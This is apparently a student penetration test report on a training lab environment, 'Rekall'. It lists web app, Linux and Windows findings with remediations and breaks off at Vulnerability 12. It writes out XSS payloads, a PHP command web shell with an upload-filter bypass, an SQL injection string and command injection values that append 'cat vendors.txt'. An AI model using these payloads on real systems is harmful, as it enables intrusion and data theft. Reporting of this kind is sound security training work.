Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	SecureTech Solutions Ltd.
Contact Name	FATMA KAYGISIZ
Contact Title	Lead Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	10/10/2024	FATMA KAYGISIZ	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Many input fields had proper input validation.
- Basic protections were in place in certain areas, making it harder for us to successfully complete exploits such as LFI and in some cases XSS scripting.
- Current and continuing penetration testing to identify vulnerabilities for mitigation.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Credentials are displayed when I do IP lookup. "in Domain Dossier"
- Unauthorized access to password hashes allow for password cracking and privilege escalation. "in GitHub"
- Credentials are being stored in HTML source code.
- Open ports allow for file enumeration and unauthorized access.
- Web App is vulnerable to XSS and SQL payload injection.
- Rekall's server physical address is publicly available.
- Old vulnerabilities were found on the Windows and Linux machines, including ShellShock, SLMail pop3d, and Apache Tomcat Remote Code Execution.

Executive Summary

During the Penetration Testing, SecureTech Solutions Ltd. was able to identify multiple vulnerabilities, including a number of Critical vulnerabilities that could have a potentially catastrophic impact on the revenue or reputation of Rekall. SecureTech Solutions Ltd was also able to infiltrate Rekall's assets, exfiltrate sensitive data, and escalate privileges within the system.

FIRST DAY
WEB APP

SecureTech Solutions Ltd. used OSINT to uncover vulnerabilities in the web app for "totalrekall.xyz." We successfully exploited a reflected XSS vulnerability on both the "Welcome" and "VR Planner" pages. Additionally, we found a dangerous XSS vulnerability on the comments page, allowing for potential malicious script storage. The app was also vulnerable to Local File Inclusion (LFI), enabling the upload of a malicious .php file through the "VR Planner" page. Although another upload field restricted files to 'jpg' formats, this could be bypassed by using a '.jpg.php' filename. Furthermore, sensitive data exposure was discovered in the page source of login.php, revealing valid user credentials. The presence of a vendors.txt file was indicated on the web page, which contained important networking tools. Lastly, a command injection vulnerability was found in the 'DNS CHECK' tool, allowing access to the contents of the vendors.txt file, despite some protections in the MX RECORD CHECKER field.

SECOND DAY
LINUX OS

During reconnaissance, SecureTech Solutions Ltd. conducted a Zenmap scan of the target IP address and its /24 subnet, identifying several hosts. After encountering exclusions, we performed an aggressive scan (-A) that revealed a host running Drupal at 192.168.13.13. A subsequent Nessus scan of host 192.168.13.12 identified a critical Apache Struts vulnerability. Using Metasploit, we successfully exploited an Apache Tomcat Remote Code Execution vulnerability on 192.168.13.10, gaining a Meterpreter session. Additionally, we discovered a potential ShellShock vulnerability on host 192.168.13.11, which we successfully exploited, allowing us to access user credentials from the /etc/passwd file on that machine.

THIRD DAY
WINDOWS OS

SecureTech Solutions Ltd. began their investigation by examining the totalrekall GitHub page, where we discovered a major vulnerability: a username and password hash stored openly.We then conducted an Nmap scan of the host IP (172.22.117.20) and found an open HTTP port. Using the credentials from GitHub, we accessed the machine and located a file named 'flag2.txt' containing sensitive data.Additionally, we found that port 21 (FTP) was open with anonymous access allowed, enabling us to log in to the FTP server.We also identified port 110 open for SLMAIL, allowing us to use a Metasploit exploit to gain a Meterpreter session on the target machine.With the Meterpreter session, we accessed a shell to view and manage scheduled tasks.We then used a tool called 'Kiwi' to dump credentials from the system, successfully extracting usernames and password hashes. After cracking the passwords, we obtained new credentials for the user 'flag6'. Finally, we searched the host machine and found another sensitive file named 'flag7.txt' in the 'C:\Users\Public\Documents' directory.

Summary Vulnerability Overview


Vulnerability	Severity
SQL INJECTION	CRITICAL
COMMAND INJECTION	CRITICAL
LOCAL FILE INCLUSION	HIGH
USER CREDENTIALS EXPOSURE	CRITICAL
SLMail EXPLOIT	HIGH
SENSITIVE DATA/CREDENTIALS DUMP	CRITICAL
Nmap SCAN RESULTS	INFORMATION
AGGRESSIVE Nmap SCAN	INFORMATION
USERNAME AND PASSWORD HASH IN REPO	CRITICAL
PORT SCAN OF SUBNET	INFORMATION
PRIVILEGE ESCALATION	CRITICAL
SENSITIVE INFO. STORED IN PUBLIC/DOCUMENTS FOLDER	HIGH
OPEN FTP PORT 21	MEDIUM
OPEN SOURCE EXPOSED DATA	HIGH
APACHE TOMCAT REMOTE CODE EXECUTION VULNERABILITY	CRITICAL
XSS STORED	HIGH
XSS REFLECTED	HIGH
NESSUS SCAN	INFORMATION
WIN10 MACHINE TASK SCHEDULER	MEDIUM
CERTIFICATE SEARCH via crt.sh	INFORMATION
SHELLSHOCK	CRITICAL

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.10 172.22.117.20 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.14.35
Ports	21 22 80 106 110


Exploitation Risk	Total
Critical	8
High	6
Medium	2
Information	5

Vulnerability Findings


Vulnerability 1	Findings
Title	REFLECTED XSS
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	HIGH
Description	Malicious script successfully reflected on the “welcome.php” page. <script>alert(‘XSS Attack!’)</script>
Images	
Affected Hosts	192.168.14.35/welcome.php
Remediation	Implement Input Validation.


Vulnerability 2	Findings
Title	ADVANCED REFLECTED XSS
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	HIGH
Description	Successfully attempted another Reflected XSS with modified payload in the form of masking the script tags: <SCscriptRIPT>alert('Flag 2')</SCscriptRIPT>
Images	
Affected Hosts	192.168.14.35/memory-planner.php
Remediation	Input Validation and Sanitization. User Awareness.

Vulnerability 3	Findings
Title	XSS STORED
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	HIGH
Description	Performed XSS injection on comments.php page of totalrekall website to generate an alert: <script>alert('Flag 3')</script>


Images	
Affected Hosts	192.168.14.35/comments.php
Remediation	Use Http only and Secure Cookies Input Validation and Sanitization Contextual Output Encoding

Vulnerability 4	Findings
Title	DATA EXPOSURE - HTTP RESPONSE HEADERS
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	CRITICAL
Description	Viewed the HTTP response headers of the About-Rekall.php section of the web app revealing sensitive information as well as fourth flag: curl -v http://192.168.14.35/About-Rekall.php


Images	
Affected Hosts	
Remediation	Implement proper access controls and server-side validation.

Vulnerability 5	Findings
Title	LOCAL FILE INCLUSION (LFI)
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	HIGH
Description	I uploaded a basic php script file named “shell.php” into the first upload field on the memory-planner.php : <?php $command = $_GET[‘cmd’]; echo system($command): ?>
Images	

Affected Hosts	192.168.13.35/memory-planner.php
Remediation	Use safer alternatives for file inclusion and limit file types. Use a Web Application Firewall to filter and monitor HTTP requests, which can help detect and block attempts at exploiting LFI vulnerabilities.

Vulnerability 6	**Findings**
Title	ADVANCED LFI
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	CRITICAL
Description	I uploaded the same .php script file renamed as “shell.jpg.php”.
Images	
Affected Hosts	192.168.168.35/memory-planner.php
Remediation	Ensure that files and directories have the appropriate permissions set, limiting access to only what is necessary for the application to function. Input Validation and Sanitization


Vulnerability 7	**Findings**
Title	SQL INJECTION
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	CRITICAL
Description	While accessing /login.php page, payload (ok’ or 1=1–) was entered in the toolbar intended for password successfully resulting in an exploit.

Images	
Affected Hosts	192.168.14.35/login.php
Remediation	Use Web Application Firewalls Disallow web app to accept direct input and/or implement character escaping.

Add any additional vulnerabilities below.


VULNERABILITY 8

TITLE: DATA EXPOSURE - ADMIN CREDENTIALS
TYPE: WEB APP
RISK RATING: CRITICAL
DESCRIPTION: Used developer tools feature to view the HTML structure of the “login.php” webpage.Further analysis revealed sensitive information stored within tags containing admin credentials “ dougquaid:kuato”. Successfully logged into the admin login field with credentials and was able to view networking.php page.
AFFECTED HOST: 192.168.13.45/login.php
REMEDIATION: Immediately modify source code of totalrekall web page to remove tags or remove content in between them.
IMAGES:




VULNERABILITY 9

TITLE: DATA EXPOSURE - DIRECTORY TRAVERSAL ATTACK
TYPE: WEB APP
RISK RATING: HIGH
DESCRIPTION: I was able to use path traversal techniques on the “disclaimer.php” page to view the “robots.txt” file. With this, it was determined that the “GoodBot” agent is allowed to access all parts of the website. The “BadBot agent is not allowed to access any part of the website. The wildcard rule applied to all user agents not mentioned restricts access to certain directories and particular “souvenirs.php” URL.
AFFECTED HOST: 192.168.13.35/disclaimer.php?page=robots.txt
REMEDIATION: Implement Access Controls immediately to restrict access to any other sensitive files and directories. In addition, ensure that only authorized users are allowed to view critical files like “robots.txt”.
IMAGES:



VULNERABILITY 10

TITLE: COMMAND INJECTION
TYPE: WEB APP
RISK RATING: CRITICAL
DESCRIPTION: I found the file which was named “vendors.txt”, when I checked the “www.example.com” with DNS Check in the /networking.php page and then I checked the contents of the file with “ www.example.com && cat vendors.txt.
AFFECTED HOST: 192.168.13.35/networking.php
REMEDIATION: Implement input validation unintended access.
IMAGES:



VULNERABILITY 11


TITLE: COMMAND INJECTION
TYPE: WEB APP
RISK RATING: CRITICAL
DESCRIPTION: I checked www.example.com | cat vendors.txt in the MX Record Checker.
AFFECTED HOST: 192.169.13.35/networking.php
REMEDIATION: Input Validation and Sanitization. Provide training for developers on secure coding practices, specifically focusing on preventing command injection.
IMAGES:

VULNERABILITY 12

TITLE: BRUTE FORCE ATTACK
TYPE: WEB APP
